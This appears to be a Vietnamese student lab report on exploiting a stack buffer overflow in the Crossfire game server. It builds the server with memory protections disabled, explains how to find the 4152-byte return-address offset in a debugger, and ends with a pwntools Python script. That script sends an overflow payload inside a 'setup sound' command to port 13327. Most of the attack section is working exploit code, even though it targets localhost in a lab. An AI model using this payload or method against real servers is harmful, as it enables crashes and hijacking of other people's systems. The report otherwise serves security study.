Báo cáo

Cài đặt:

Gõ

export CC="gcc -fno-stack-protector -D\_FORTIFY\_SOURCE=0 -z execstack -no-pie -Wl,-z,norelro";

Gõ: ./configure


Gõ: make

Gõ: make check


Gõ: sudo make install

12.2.1.2 crash crossfire server

Trigger bug



Rip overwrite with malicious buffer



Offset of payload: 4152 bytes

A picture containing text

Description automatically generated

Cách debug:

Break tại SetUp+0: lấy địa chỉ buffer

Break tại SetUp+1028: lấy địa chỉ của lệnh pop rbp

Trừ nhau là ra offset.

Code :

*#!/usr/bin/python*

*import* socket, sys

*from* pwn *import* \*

host = "127.0.0.1"

offset1 = 4152-12 *# 12 bytes of command "setup sound "*

offset2 = 4376

setuid\_got = 0x50b2a0

setup\_addr = 0x4ba730

magic\_ret = b"tuanlt24\x00"

overflow = b"\x41" \* offset1

overflow += magic\_ret

overflow += (offset2-offset1-len(magic\_ret))\*b'A'

buffer = b"\x11(setup sound " + overflow + b"\x90\x00#"

s= remote(host, 13327)

s.sendline(buffer)

print("[!] Payload sent!")

s.close()